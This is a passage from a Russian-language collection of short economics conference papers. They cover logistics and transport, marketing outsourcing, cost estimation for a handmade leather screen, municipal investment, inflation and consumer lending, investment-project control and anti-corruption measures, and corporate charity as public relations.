6. Лукоянов О. Автоматика для теплиц и парников (полив, проветривание, освещение, отопление) / О. Лукоянов // [Электронный ресурс] / Режим доступа: <http://svoitomaty.ru/avtomatika-dlya-teplic>

ВЛИЯНИЕ ЛОГИСТИКИ РАСПРЕДЕЛЕНИЯ НА ТРАНСПОРТ

Лисюкова Е.В., Копейкин С.В.

Самарский государственный университет путей сообщения

На сегодняшний момент наиболее значимым фактором является уровень развития распределительной логистики в экономике. Задача МОВ заключается в принятии альтернативных решений: транспортировать самому предприятию или же купить услуги у другого производителя (задача МОВ – Make-or-Buy). Эта задача зависит от ряда внешних факторов, а также от условий распределения продукции.

В известных пределах можно функционировать (распределять) вне зависимости от складывающейся на рынке ситуации. В тоже время качество и более низкую себестоимость скорее обеспечит посредник (транспортная компания), которая специализируется на перевозках. Но при этом предприятие попадает в зависимость от окружающей внешней среды. Риск потерь, обусловленный ростом зависимости будет тем ниже, чем выше надежность перевозок и чем более развиты логистические связи. Таким образом, чем выше степень развития транспортной логистики, тем более эффективнее предприятие будет отказываться от собственного транспорта и перекладывать эту задачу на специализированного транспортного перевозчика.

В распределительной логистике широко применяют системы «Канбан» и «Точно в срок». Суть их применения к транспорту состоит в организации движения транспортных единиц по жесткому расписанию. Под влиянием логистических систем «Канбан» и «Точно в срок» пользователи транспортных услуг стали отдавать предпочтение таким критериям, как соблюдение временных графиков доставки грузов, ответственность за удовлетворение текущих потребностей, возможность отслеживания движения грузов, близость расположения терминалов, величина тарифов, протяженность маршрутов, наличие специализированного подвижного состава. Таким образом, начинается органическое срастание распределительной логистики и транспорта, превращение распределительной логистики в звено единой системы «распределительная логистика – транспорт».

Современный подход к транспорту как составной части логистической цепочки требует необходимость его рассмотрения с трех сторон:

1. С исследования эффективности работы отдельных видов транспорта;

2. С позиции организации перевозок в целом от двери (склада) грузоотправителя до двери оптового склада;

3. С позиции интересов клиентов необходимо принимать в расчет не только перевозку на видах транспорта, но и обработку, хранение, упаковку и распаковку, вид тары, погрузку и выгрузку и все связанные с этим процессы информации, сопровождающие материальный поток.

Такой подход способствует оптимальному выбору транспортных услуг, так как качество перевозок как правило в большей степени отражается на общих затратах, чем себестоимость перевозок. Транспортные предприятия стали применять основные положения логистики: приоритет клиента, высокий уровень сервиса, сокращение времени выполнения заказа и др.

Отличительной чертой работы транспортных компаний в новых условиях конкуренции на рынке транспортных услуг становится разработка политики комплексного решения транспортных и сопряженных с ними проблем на ином качественном уровне. Зарубежная политика показывает, что такая политика приносит успех, если она достаточно дифференцирована и базируется на таких составляющих как: предоставление нетрадиционных новых дополнительных услуг, политика в области коммуникаций и политика в области заключения контрактов.

К политике предоставляемых услуг относятся все управленческие решения и действия, направленные на комплексное осуществление транспортного процесса, т.е. организация перевозок с учетом расстояния транспортировки грузов, количества и сроков доставки должна планироваться в соединении с дополнительными услугами и потребностями спроса.

Однако при этом появляется опасность потери клиентом контроля за движением грузов. Политика транспортных компаний в области коммуникаций имеет цель информирования клиентов о предлагаемых пакетах услуг и оказания необходимого влияния на клиентов для использования услуг в большем объеме. Другая цель этой политики – это способствование расширению и совершенствованию взаимодействия транспортных компаний и клиентов на основе VT – технологий с помощью электронного обмена данных.

Библиографический список:

1. Лисюкова Е.В., Копейкин С.В., Тарасов Е.М., Хайтбаев В.А. Пост-оценка значимости звеньев логистической цепи по задержке. Вестник Самарского государственного университета путей сообщения. – Самара: Самарский гос. ун-т путей сообщения, 2016. – Вып. 2 (32). – 132 с.
2. Транспортные проблемы в экономике, логистике и управлении: монография/ С.В. Копейкин [и др.]. – Самара: СамГУПС. 2014. – 159 с.
3. Лисюкова Е.В., Варгунин В.И., Копейкин С.В., Хайтбаев В.А. Статическая модель рационального распределения ограниченного объема инвестиций. Вестник Самарского государственного университета путей сообщения. – Самара: Самарский гос. ун-т путей сообщения, 2016. – Вып. 2 (32). – 132 с.

АУТСОРСИНГ В СИСТЕМЕ МАРКЕТИНГА

Маланко М.А., Погорелая О.В.

Оренбургский институт путей сообщения – филиал СамГУПС

На сегодняшний день аутсорсинг является одной из эффективных форм организации бизнеса, которая предусматривает решение проблем функционирования и развития компаний в условиях рыночной экономики с помощью передачи части функций своим партнерам по бизнесу.

Аутсорсинг маркетинга - это выполнение всех или части функций маркетинга организации специалистами другой компании. Аутсорсинг означает использование посторонних ресурсов. Аутсорсинг маркетинга - это передача функций маркетинга компании, специализирующихся в данной области. К аутсорсингу маркетинга прибегают в том случае, когда компании выгоднее для решения маркетинговых задач пользоваться услугами сторонней специализированной компании. В реальности же, это означает, что Вы решаете маркетинговые задачи и только их. Но не приобретаете взамен другие, например, поиск хорошего ра-

ботника; оплата отпускных и больничных маркетологу; контроль расходов на маркетинг. Отдавать маркетинг на аутсорсинг выгодно.

Аутсорсинг позволяет компании экономить расходы на содержание и управление отделом маркетинга в компании и сконцентрироваться на основных бизнес-процессах. Рациональные выгоды: сокращение расходов на аренду офиса, на соцстрах, налогов на зарплату и других при высоком качестве результата. Специалист в собственном деле показывает гораздо более высокое качество, чем Ваш хороший специалист. Узкая специализация специалиста по маркетингу позволяет компании не только получать результат, а помощь и поддержку в специфических задачах. Нет необходимости контроля: есть задача – будет результат – будет оплата. Сильно снижается вероятность получения некачественного решения задачи. Снижение риска уже на этапе выбора – при ознакомлении с достижениями и успехами маркетинговой компании, по рекомендациям [2].

Сейчас на любом рынке обостряется конкуренция. Товаров не просто много. Много очень качественных товаров. Чтобы быть успешным и получать прибыль в запланированном объеме нужно не просто выделяться, а быть заметным и эффективным бизнесом. Продукт компании должен быть выдающимся и идеального качества. Путь к такой стратегии – делать основное и только это. Стать в этом мастером, профессионалом, лучшим, быть в первом ряду, стремиться и становиться лидером на рынке в своей нише. Бизнес – это совокупность отдельных систем и инфраструктуры. Компании, занимающейся доставкой деловой корреспонденции не нужно иметь свой собственный автопарк с гаражом и персоналом.

Нужно стремиться к тому, чтобы каждый процесс был стопроцентного качества, а конечный результат – идеален. И только аутсорсинг в состоянии получить блестящий результат в целом. Хотя бы потому, что все процессы требуют различной компетенции персонала, а на рынке дефицит такого персонала. Вывод – отдать процессы на аутсорсинг тем компаниям или специалистам, которые стали мастерами именно в этой отрасли, обладающими специализированными знаниями и компетенциями в нужных процессах и для результатов [1].

Аутсорсинг маркетинга даст компании дополнительное конкурентное преимущество. Найм профессионального маркетингового агентства для консультаций на несколько часов или абонентское обслуживание на недели и месяцы поможет многократно увеличить возврат в маркетинговые инвестиции и увеличить прибыль как конечный результат. Ключ к успеху лежит в понимании того момента, когда выгодно отдать маркетинг на аутсорсинг.

В России аутсорсинг до сих пор является достаточно новым явлением, но многие крупные компании уже освоили это направление. Примером может служить «Сбербанк»

«Сбербанк» - российский коммерческий банк, международная финансовая группа, один из крупнейших банков России и Европе. Основан в 1841 году. Компания передает внешнему провайдеру создание проекта по медийному размещению, открытию новых офисов и филиалов. Банк предоставляет сумму от 600 тыс. рублей — 4 млн. рублей на реализацию поставленных задач. Данные цифры свидетельствуют о том, что услуги аутсорсера занимают значительную долю в маркетинговых расходах компании.

ПАО «ЛУКОЙЛ» - российская нефтяная компания, основанная в 1991 году. Организация передает внешнему провайдеру проект по медийному размещению, медиаразмещения и медиапланирования, проведению акций, тем не менее критерии поиска потенциального аутсорсинга, устанавливает сама компания. В их числе: только большие маркетинговые компании, профессионализм, знание сферы своей деятельности, опыт на рынке и многие другие, но главным критерием является не заключение договора с конкурентами. Поиск осуществляется на основе отзывов от клиентов и поиска информации в интернете.

Мы можем сделать вывод о том, что основной целью компаний является экономия времени, которое позволяет заниматься основным бизнесом. При выборе потенциального аутсорсера на первый план выходит отношение к клиенту, персонифицированность и внимание. Критерии отбора внешнего провайдера маркетинговых услуг оказывают значительное влияние на эффективность проводимой рекламной кампании. Большим плюсом отдачи рекламного проекта аутсорсеру является сокращение издержек на постоянное содержание про-

ектной команды, выплата им заработной платы, социального пакета, медицинского страхования и отпускных.

Библиографический список:

1. Аникин Б.А., Рудал И.Л. Аутсорсинг и аутстаффинг: высокие технологии менеджмента: Учеб. пособие. - М.: ИНФРА-М. - 2015. – 95 с.
2. Андерсон Эрин, Тринкл Боб Аутсорсинг в продажах; - М.: Хорошая книга. - 2016. - 416 с.
3. Агентство интернет – маркетинга URL: <http://inkerting.ru/nashi-uslugi/marketing/marketingoviyj-autsorsing.html>

ВЫБОР МАТЕРИАЛОВ И ИХ ВЛИЯНИЕ НА ЦЕНУ ИЗДЕЛИЙ ДЕКОРАТИВНО-ПРИКЛАДНОГО ТВОРЧЕСТВА

Малаховская Е.А., Субракова Л.К.

ФГБОУ ВО «Хакасский государственный университет им. Н.Ф. Катанова»

В целом себестоимость продукции складывается из материальных затрат, затрат на выплату заработной платы и комплексных статей расходов. Увеличение или уменьшение расходов по каждому элементу вызывает или удорожание, или снижение себестоимости товаров. Поэтому при анализе надлежит проверить затраты сырья, материалов, электроэнергии, затраты на заработную плату, другие расходы.

Главными задачами анализа материальных затрат как важнейшего слагаемого себестоимости товаров являются:

- выявление и измерение влияния отдельных групп факторов на отклонение затрат от плана и их изменение по сравнению с предшествующими периодами;
- выявление резервов экономии материальных затрат и путей их мобилизации.

При изучении причин отклонений уровня материальных затрат от планового, предшествующего периода и других баз сравнения в качестве факторов влияния рассматриваются изменение объема и структуры выпущенных товаров, расхода материала на единицу изделия, цены, нормы и замены[1; 163].

В данной статье рассматриваются экономические аспекты производства такого предмета потребления, как ширма, в процессе индивидуального декоративно-прикладного творчества с точки зрения стоимости материалов и самого изделия. Название «ширма», происходит от немецкого слова *Schirm* - защита - это элемент интерьера, небольшая портативная перегородка, отделяющая часть комнаты. За долгое время использования данного интерьерного элемента появились разнообразные ширмы, классификация которых представлена в таблице 1.

Таблица 1 - Классификация ширм по конструкции, назначению и материалу изготовления[2]

критерии	виды ширм			
	створчатые	экранные	гибкие	
по назначению	функциональные		декоративные	
	душевые медицинские зонирующие перегородки		украшающие стилизирующие	
по материалу изготовления и методу декорирования	каркас	декор	наполнение	декор
	дерево металл пластик	резьба ковка, с патиной окрашивание	ткань бумага стекло витраж пластик ротанг кожа	роспись фотопечать

Конструктивные различия ширм позволяют использовать их как стационарные или передвижные или сворачиваемые элементы интерьера. Будучи весьма функциональными, ширмы одновременно могут быть очень декоративными, украшающими как служебные, так и жилые помещения в особом стиле. От конструкции и назначения ширмы зависит выбор материала изготовления и вид отделки. Так, традиционная створчатая конструкция, предназначенная для выполнения функции зонировующей перегородки, требует использования металлического или деревянного каркаса. А современная гибкая ширма изготавливается из пластика, не требует много места и легко трансформируется для незаметного хранения. Ширма является идеальным объектом для творческих экспериментов, и в руках дизайнеров она становится самостоятельным художественным произведением, способным стать украшением любого интерьера.

Рассмотрим вариант изготовления ширмы на деревянном каркасе с наполнителем из натуральной кожи. Данное сочетание обеспечивает потребность покупателей в элементах интерьера, с одной стороны, обладающих традиционностью (деревянные ширмы были изобретены в Древнем Китае в VII веке), а с другой стороны, отвечающих современной тенденции к всевозможной эклектике (кожаные ширмы сейчас редки). В целом данный вариант ширмы соответствует спросу на экологически чистые материалы и обладает привлекательностью для потребителей как предмет роскоши в интерьере. В таблице 2 рассчитана стоимость изготовления ширмы на деревянном каркасе, обтянутом натуральной кожей с отделкой тиснением.

Таблица 2 - Смета затрат на изготовление ширмы

№	Показатель	Ед.изм.	Кол-во	Цена, руб.	Стоимость, руб.
1.	Материальные затраты:				
1.1.	Деревянный каркас ширмы	шт	1	800	800,00
1.2.	Кожа свиная выделанная	Кг.	1	1000	3000,00
1.3.	Краска акриловая	шт	1	100	100,00
1.4.	Лак по дереву	шт	1	200	200,00
1.5.	Морилка по дереву	шт	1	86	86,00
1.6.	Вощёный шнур	м	20	6	120,00
1.7.	Кожаный шнур (тесма)	м	10	50	500,00
1.8.	Фурнитура (шарниры бронза)	шт	4	70	280,00
1.9.	Нитки	шт	3	20	60,00
1.10.	Искусственная замша	м	3	400	1200,00
1.11.	Инструменты для тиснения по коже	наб	1	1400	1400,00
1.12.	Пастельная бумага для эскизов в цвете	шт	5	30	150,00
1.19.	Клей «Момент-кристалл»	мл	1	80	80,00
Итого:					7900,76
2.	Фонд заработной платы	час	320	94	30 080,00
Итого:					30 080,00
3.	Страховые взносы (30 % от фонда зарплаты)	руб			9 024,00
Итого:					9 024,00
4.	Прочие расходы (аренда, коммунальные услуги, налоги и т.д.)	руб.			800,50
Итого себестоимость					47 805,26
5.	Прибыль (20% от себестоимости)	руб			9 561,05
Итого прибыли					9 561,05
Всего стоимость изделия					57 366,31

Как следует из сметы, затраты на оплату труда работников и уплату страховых взносов в государственные внебюджетные фонды являются самыми весомыми в себестоимости изделия (81,8 %), и в цене ширмы составляют 68,2%. Следовательно, данные элементы затрат подлежат тщательному анализу в первую очередь. Так, время, затраченное на изготовление изделия, равняется 320 часам из расчета 8 часового рабочего времени и 5-дневной рабочей недели, что соответствует 1,5 месяцам, с учётом времени, необходимого на выполнение эскиза отделки кожи тиснением и на заготовку каркаса для ширмы. Сокращение времени возможно за счет отказа от самостоятельного изготовления каркаса и покупки готового изделия из натурального дерева у фирм-производителей, затраты на покупную заготовку составят примерно 600 руб. Остальные виды работ будут выполняться в рамках данного трудоемкого производственного процесса.

На долю материальных затрат приходится, согласно смете, 16,5 % от себестоимости и 13,8 % от полной стоимости изделия. В составе материальных затрат выделяются затраты на кожу натуральную, свиную стоимостью 3 000 руб. и на покупку набора инструментов стоимостью 1400 руб. являются незаменимыми, так как обеспечивают требуемые качества готового изделия, а именно: экологичность, близость природе, ручное изготовление, долговечность в эксплуатации.

Решающее значение для снижения себестоимости имеет экономия материалов в натуре - фактор норм и рациональные замены материалов - фактор замены. Ведущая роль этих факторов объясняется тем, что экономия материальных затрат под воздействием фактора цен оказывает непосредственное воздействие на снижение себестоимости через уменьшение сумм по статьям материальных затрат. Экономия же под влиянием факторов норм и замены не только оказывает непосредственное воздействие на эти статьи, но создает возможность увеличения объема выпуска товаров и тем самым косвенно влияет и на сокращение уровня постоянных расходов на единицу товара. Таким образом, диапазон влияния экономии материальных затрат за счет факторов норм и замены на снижение себестоимости товара шире, чем за счет фактора цен.

Анализ соблюдения норм основан на сопоставлении фактического удельного расхода материалов по изделиям с нормой и выявления причин отклонений. Такими причинами могут быть: замена материалов, нарушение технологии, некачественный раскрой, неисправность оборудования, брак в производстве и др.

Библиографический список:

1. Попова, Л.В. Современный управленческий анализ: теория и практика контроллинга. Учебное пособие/ Л.В. Попова, Т.А. Головина, И.А. Маслова. – М.: Дело и сервис, 2006. – 272 с.
2. Степина, А. Ширмы <http://www.4living.ru/items/article/screens/> Дата обращения: 01.02.2017

СОВРЕМЕННОЕ ИНВЕСТИРОВАНИЕ. НОВЫЕ ГРАНИ ИНВЕСТИЦИОННОГО ПОТЕНЦИАЛА МУНИЦИПАЛЬНЫХ ПРЕДПРИЯТИЙ.

Мартынец Ю.Е., Гринкевич Л.С.

Хакасский государственный университет им. Н.Ф. Катанова

Аннотация:

В статье рассматривается современное состояние инвестиционной деятельности, особенности формирования и значимости инвестиционного потенциала муниципальных предприятий. Предпринимается возможность поиска нового толкования видов инвестирования, рассмотрения его точки зрения качественной эффективности в условиях стагнации развития региональной экономики.

Ключевые слова: Инвестирование, инвестиционный потенциал, муниципальное предприятие, модифицированные формы, бюджетное финансирование.

Современная система финансовых отношений структурирована как сложный механизм, связывающий систему государственных финансов, финансов хозяйствующих субъектов и

домашних хозяйств, базисом в которой признаются финансы предприятий, способные к эффективному перераспределению финансовых потоков между секторами, отраслями и субъектами экономики. Роль и место финансовых отношений на предприятии сложно переоценить как на макро-, так и на микроуровне.

В целях эффективного функционирования хозяйствующего субъекта необходимо определять и формировать его инвестиционный потенциал. Классически инвестирование ассоциируется с компаниями, имеющими в своем арсенале высоколиквидные и котируемые акции, свободно обращающиеся на рынке ценных бумаг. Как правило, это крупные акционерные общества, компании высокоэффективного сектора экономики, способные показать качественный результат от инвестирования. Процесс инвестирования, таким образом, неразрывно связан с прибыльностью, эффективностью и положением компании на рынке. Но далеко не каждый субъект, особенно в период стагнации, способен показать оптимальность и результат от вложенных инвестором средств, что весьма ощутимо для экономики регионов [1, с.247].

Современное понимание сущности инвестирования минимизируется и концентрирует в себе только свое классическое содержание, что обусловлено сложностью развития рыночных отношений, чередования этапов стабилизации и спада экономики в регионах и влияния внешнеполитических рестрикций. Инвестирование нуждается в более широком и системном толковании, расширении горизонта его определения. Появилась потребность в образовании видов инвестирования (интегрированных или модифицированных), которые откроют новое качество инвестиционной деятельности для субъектов инвестирования и привлекут в него других субъектов [2, с. 46].

Важным вопросом по-прежнему остается возможность привлечения финансирования на безвозвратной основе, эффективность которого будет измеряться не в денежном эквиваленте как стоимость предприятия, а как качественный результат деятельности компании. Поэтому основное внимание в регионах следует оказывать предприятиям, образующимся путем учреждения субъектами федерации или муниципальными образованиями. К ним можно отнести муниципальные предприятия, уставный капитал которых сформирован учредителем, а имущество передано на праве хозяйственного ведения или оперативного управления.

Такая форма инвестирования активов позволяет хозяйствующему субъекту образовать основной капитал на безвозвратной и безвозмездной основе, обеспечить бесперебойность функционирования его деятельности. Для предприятия это капитальное инвестирование, а для учредителя-инвестора – возможность обеспечить муниципальное образование необходимыми условиями его инфраструктуры («Муниципальный жилищный фонд»), электро- и водоснабжением (МП «Электрические сети» и МП «Водоканал»), связи с общественностью (региональные и муниципальные СМИ) и добиться большего экономического эффекта от вложенных средств.

Для муниципального предприятия как хозяйствующего субъекта понятие инвестирования может явиться многогранным, если рассмотреть возможность сочетания собственного и привлеченного финансирования. В этих целях возможно участие в проектах на получение грантов от Правительства Республики Хакасия, конкурсы в рамках бюджетного законодательства на получение субсидий из бюджета муниципальных образований с целью возмещения затрат, непосредственно связанных с производством хозяйствующего субъекта. Бюджетное финансирование может покрыть не только текущие затраты предприятия по его основной деятельности, но и охватить значительную долю расходов на оплату труда, перечисление средств в государственные внебюджетные фонды, часть материальных затрат, а также затрат по осуществлению деятельности в рамках закупок товаров, работ и услуг для обеспечения нужд предприятия.

Таким образом, поиск новых форм и видов инвестирования на современном этапе имеет особую значимость в развитии хозяйствующих субъектов, следовательно, экономики регионов и макроэкономического развития.

Для повышения своей инвестиционной привлекательности предприятию необходимо выстроить стратегию, направленную на решение текущих задач финансовой деятельности, а также грамотное сочетание различных видов финансирования. Индивидуальный подход к оценке инвестиционного потенциала предприятия и корректирования его инвестиционной деятельности с целью долгосрочного укрепления его инвестиционной привлекательности и развития финансовой деятельности способен открыть новые границы в развитии, расширении и укреплении производственных процессов предприятия, а также выстраивании его финансовых потоков и эффективном их распределении.

Библиографический список:

1. Абрамов А. Л., Столяров О. И. О необходимости совершенствования управления социально-экономическим развитием регионов // Власть, 2016. Том. 0. № 12. – 247 с.
2. Шаталов М.А., Ахмедов А.Э., Смольянинова И.В. Устойчивое развитие предприятий на основе совершенствования инвестиционной деятельности // Иннова, 2016. №1(2). – 46 с.

**ИНФЛЯЦИОННАЯ СОСТАВЛЯЮЩАЯ КАК ФАКТОР РАЗВИТИЯ
ПОТРЕБИТЕЛЬСКОГО КРЕДИТОВАНИЯ В СОВРЕМЕННОЙ БАНКОВСКОЙ
СИСТЕМЕ РОССИИ**

Мартынец Ю.Е., Недзельский А.Е.

Хакасский государственный университет им. Н.Ф. Катанова

Аннотация

В статье рассматривается влияние уровня инфляции на состояние потребительского кредитования, выявляются взаимосвязи между ними. Проводится обзор экономической ситуации в стране на современном этапе, а также предпринимается попытка выявления причин рецессии экономического развития, от которых зависит состояние и функционирование банковской и финансовой системы России.

Экономические санкции зарубежных стран, падение инвестиционной привлекательности, изменение потребительских настроений стали проявлением финансового кризиса в России. Однако следует ли связывать кризис в экономике страны с исключительным влиянием западных рестрикций, остается вопросом. Новый этап развития российской экономики, начавшийся в конце 2014 года, характеризуется снижением темпов экономического роста, повышением уровня инфляции, а также существенным сокращением реального уровня заработной платы населения при одновременной девальвации рубля. Основа регулирования экономики государства - банковский сектор - также претерпел негативное воздействие кризисных явлений. Российские банки с долей государственного участия были ограничены в возможности выхода на рынки капиталов [1, с. 78].

По данным Сбербанка России, в первой половине 2013 года продолжился бум кредитования физических лиц, наблюдающийся с 2011 года, несмотря на явное замедление в реальном секторе экономики во второй половине 2012 года [2, с. 2]. В 2013 году темпы роста кредитования населения постепенно замедлились (34% в июне 2013 г. после 39,4% в декабре 2012 г.), но остались достаточно высокими. Столкнувшись с сокращением кредитного портфеля в период острых фаз кризиса, банки были вынуждены снизить требования к заемщикам.

Изменение инфляции и динамика кредитного портфеля Сбербанка России показали, что снижение инфляции благоприятно сказывается на привлекательности кредитов, стимулирует рост их доли в портфеле, однако в перспективе доступность кредитов влечет рост просроченной задолженности по ним, вследствие чего растет уровень рисков по ссудам, и банки вынуждены создавать дополнительные резервы. Набирая темп роста в 2013 году, инфляция продолжила снижать покупательную способность рубля, которая сократилась с 2011 года на 50%, а за период с 2008 года по август 2015 года - на 97%. Реальные доходы населения стремительно сокращались при постоянном увеличении цен, что оказало негативное воздействие на качество исполнения заемщиками своих обязательств перед банком. Влияние

макроэкономической ситуации на состояние потребительского кредитования неоспоримо, хотя иногда носит скрытый характер и проявляется в перспективе.

Возникновение финансового кризиса связано не только с процессом девальвации рубля и западными рестрикциями, но и с общим состоянием экономики и проблемами банковской системы страны. В условиях недостаточной развитости российского финансового рынка Банк России не в состоянии полностью держать под контролем рост денежного предложения, что неизбежно имеет инфляционные последствия.

Современная ситуация нарушает функционирование финансовой системы в части перемещения финансовых потоков между экономическими субъектами, которые ввиду недостаточности финансовых средств не способны погашать свои обязательства и удовлетворять растущие потребности. Концентрирование отдельным лицом дефицитных денежных средств блокирует финансовые потоки между субъектами, и проблема обесценивания валюты уходит на второй план. Первое место занимает задача обеспечения субъектов необходимыми ресурсами, удовлетворение спроса и потребности в первоочередных товарах и услугах. Реальная доступность финансовых ресурсов со стороны банковской системы может способствовать развитию экономики, нормальному функционированию денежно-кредитной сферы, а также переориентации экономики на решение проблем производства, укрепления национальной валюты и экономического роста. Инфляция для России – это явление, сопровождающее не только периоды спада и рецессии: оно постоянно присутствует и провоцируется внешними факторами – валютными, политическими, поэтому величина денежной массы при прочих равных условиях не является основным фактором инфляционных процессов. «Многоуровневая (двойная, двухэтажная) инфляция», характерная для современной России, возникает не в результате избытка денежной массы в обращении, а ввиду спекуляций и концентрации рисков. Вопрос уместности фокусирования внимания денежных властей на инфляционной составляющей финансово-экономической ситуации в стране остается открытым – возможно, настало время дифференциации подходов к денежно-кредитному регулированию и освоении новых методов, ранее не характерных для банковской системы России.

Библиографический список:

1. Сытник М.М. Рынок банковского кредитования в РФ: аналитический аспект // Экономические науки. – 2015. – июнь 2015. – 78 с.
2. Кредитное поведение населения: результаты опросов и эконометрическое моделирование // Центр макроэкономических исследований Сбербанка России. – 2013. – август 2013. – 2 с. URL: https://www.sberbank.ru/common/img/.../2013/macro_13082013.pdf (дата обращения: 15.03.2016).

КОНТРОЛЬ ЭФФЕКТИВНОСТИ ИНВЕСТИЦИОННЫХ ПРОЕКТОВ

Масалимова Д.Ф., Юсупов Т.З.

Казанский инновационный университет им. В.Г. Тимирязова (ИЭУП), г. Казань

На современном этапе одним из резервов повышения эффективности отечественной практики менеджмента является структурированный подход к процессам управления и контроля, который позволяет сделать каждую фазу (этап) процессов предметом улучшений, обеспечить эффективную взаимосвязь всех этапов управленческого цикла и максимально использовать их для обеспечения целей, поставленных управленческой системой организации. На эффективность управленческой деятельности существенное влияние оказывают контрольные процедуры – мы получаем только то, что контролируем. Таким образом, организация эффективной системы контрольной деятельности, корректное определение места и роли контроля в системе управления российских предприятий является сегодня весьма актуальными в практическом плане [1].

Актуальность изучения контроля эффективности инвестиционных проектов определяется тем, что данная процедура призвана помочь инвесторам защитить свой капитал от риска невозвратности, или получить дивиденды в объеме, достаточном для того, чтобы компенсировать возможные потери. В настоящее время разработка и реализация инвестиционных

проектов являются решающими условиями социального и экономического развития предприятий и занятости населения.

Сущность контроля инвестиционных проектов заключается в проверке выполнения и обеспечения реализации всех управленческих решений в сфере инвестиционной деятельности предприятия с тем, чтобы достоверно обнаруживать имеющиеся дестабилизирующие факторы и прогнозировать даже возможность их возникновения и своевременно принимать меры относительно их устранения.

Основными функциями контроля эффективности инвестиционных проектов является [2]:

- систематическое и планомерное наблюдение за всеми процессами реализации инвестиционных проектов (мониторинг);
- выявление отклонений от плановых и нормативных показателей, причин этих отклонений и серьезных негативных изменений в деятельности предприятия;
- исправление последствий обнаруженных отклонений и разработка оперативных управленческих решений из нормализации инвестиционной деятельности предприятия;
- обоснование необходимости осуществления корректирующих мероприятий.

Механизм контроля за бюджетом проекта – это завершающий этап контроля. Чтобы его осуществлять, нужно организовать мониторинг всех работ и процессов, которые происходят по проекту на всех фазах, этапах и уровнях. Система мониторинга должна быть простой, но в тоже время обеспечивать менеджеров проекта полной и своевременной информацией.

Задача контроля эффективности инвестиционного проекта заключается в том, чтобы определить, на сколько он отвечает финансовым планам и интересам потенциальных участников и инвесторов.

При организации контрольной деятельности становится очень важным формирование такого неформального института, как доверие: во-первых, на межличностном уровне – доверие персонала проверяемого объекта или участников проверяемого процесса персоналу у проверяющих органов; во-вторых, на организационном уровне – как доверие системы управления подсистеме контроля.

Отдельно следует остановиться на проблеме контроля коррупции при реализации инвестиционных проектов в России.

Для предотвращения коррупции при осуществлении проектов многие инвесторы сегодня организуют электронные порталы, на которых располагаются площадки электронных торгов, но эффективность этих площадок зачастую мала именно в силу пустопорожних предложений, неподкрепленных никакими реальными средствами. На электронных площадках торговля становится прозрачнее, инвесторы находятся в большей безопасности, однако на таких площадках необходима предварительная фильтрация проектов. Тогда вероятность найти партнеров увеличивается в несколько раз: серьезные инвесторы регистрируются на такой площадке и в дальнейшем склонны ей доверять.

Также следует обратить внимание на разницу между рыночной инновационной стоимостью проекта, которую сегодня понимают еще не все оценщики, в результате чего стоимость проекта, существующего еще лишь на бумаге, по настоянию госзаказчика завышается в несколько раз, что вызывает обоснованные претензии Счетной палаты. При оценке также следует учитывать и градации ликвидационных стоимостей проекта.

Механизмом противодействия коррупции в области оценки может служить общедоступный инструмент контроля профессиональной компетентности оценочных компаний, их отчетов, ведение «черных» и «белых» списков оценщиков, которое должно взять на себя профессиональное сообщество оценщиков [3].

В качестве эффективного инструмента борьбы с коррупцией в проектом процессе можно предложить кредитные синдикаты. Практика развитых стран, использующая синдицированные кредиты на огромные суммы, выдаваемые в течение нескольких дней, могла бы сделать атмосферу кредитования гораздо более прозрачной, неговоря уже о том, что решения в случае использования синдицированных кредитов принимаются куда более оперативно.

Таким образом, выгодами для проекта становится более стабильное и долгосрочное финансирование, а для инвесторов синдицированные кредиты представляют собой возможность диверсифицировать риски. Основными результатами контроля за реализацией инвестиционного проекта являются:

- управляемость инвестиционного проекта, выраженная в обоснованном планировании, предсказуемости результатов реализации инвестиционного проекта и их соответствии запланированным параметрам инвестиционной программы;
- законченный и введенный в основные фонды в полном соответствии с утвержденной проектно-сметной документацией, действующими нормами и правилами, отвечающий всем требованиям законодательства и регламентов.[4]

Вопросы создания и функционирования экономических механизмов противодействия мошенничеству, злоупотреблениями коррупцией при реализации инвестиционных проектов на современном этапе приобретают особую актуальность. Последовательная цепочка механизмов защиты инвестиционных проектов от коррупции состоит из аудита, оценки, консалтинга, технических согласований, и каждое звено снижает риски, представляя собой конкретные контрактные обязательства.

Библиографический список:

1. Федеральный закон от 25 декабря 2008 г. N 273-ФЗ "О противодействии коррупции"// Текст Федерального закона опубликован в "Парламентской газете" от 31 декабря 2008 г. N 90, в Собрании законодательства Российской Федерации от 29 декабря 2008 г. N 52 (часть I) ст. 6228, в "Российской газете" от 30 декабря 2008 г. N 266.
2. Муллахметов Х.Ш. Корпоративный контроль на промышленном предприятии Автореф. дисс. к.э.н.: 08.00.05 Казань, 2007.
3. Муллахметов Х.Ш. Влияние культуры и философии организации на систему контроля // Власть. – 2012. - № 10. – С.51-54.
4. Клейнер В.Г. Коррупция в России, Россия в коррупции: есть ли выход? – Режим доступа: <http://institutiones.com/general/2541-korruptsiya-v-rossii-rossiya-v-korruptcii.html>.
5. Афанасьев И.А. Инвестиции и инвестиционная деятельность: Учеб. курс. – 2-ое изд., перераб. и доп. – К.: Эльга, 2011. – 656 с.

БЛАГОТВОРИТЕЛЬНОСТЬ КАК ИНСТРУМЕНТ СВЯЗЕЙ С ОБЩЕСТВЕННОСТЬЮ

Мингалиева А.С.

*Казанский национальный исследовательский технический университет
им. А.Н. Туполева-КАИ*

Благотворительность - это оказание безвозмездной помощи (материальной и денежной) нуждающимся лицам и организациям, обеспечение людей благами и услугами за счет благотворителя. «Благотворительность можно расценивать как инструмент связей с общественностью. т. к. она приносит финансовую выгоду благополучателю, и «психологический доход» организации-донору. Репутационное преимущество появляется тогда, когда в результате реализации благотворительных проектов увеличивается стабильность бизнес-среды, снижаются операционные риски, укрепляется доверие со стороны лиц и организаций, которые тем или иным образом влияют на деятельность компании...» [3, с. 266] Именно как инструмент связей с общественностью фирмы, благотворительность работает только на имидж самой фирмы и не является инструментом для привлечения целевой аудитории. В любом случае, мероприятия с социальным содержанием дают весьма положительный и долгосрочный эффект. Благотворительность является одним из важнейших пунктов стратегии фирмы, так как она влияет на репутацию организации, и в свою очередь приносит пользу в виде повышения стабильности общества. Ко всему прочему, данный вид деятельности улучшает атмосферу внутри фирмы и поддерживает мораль ее сотрудников.

Существует несколько причин, по которым благотворительность является успешным инструментом в связях с общественностью:

- фирма, занимающаяся благотворительностью, интересуется не только получением собственной выгоды. Организация заботится о социальной составляющей и ориентирована на пользу обществу. Соответственно, такой организации больше доверяют и склонны ее поддерживать. В данном случае имеет место быть психологический фактор, так как здесь затрагивается личная сторона потребителей.

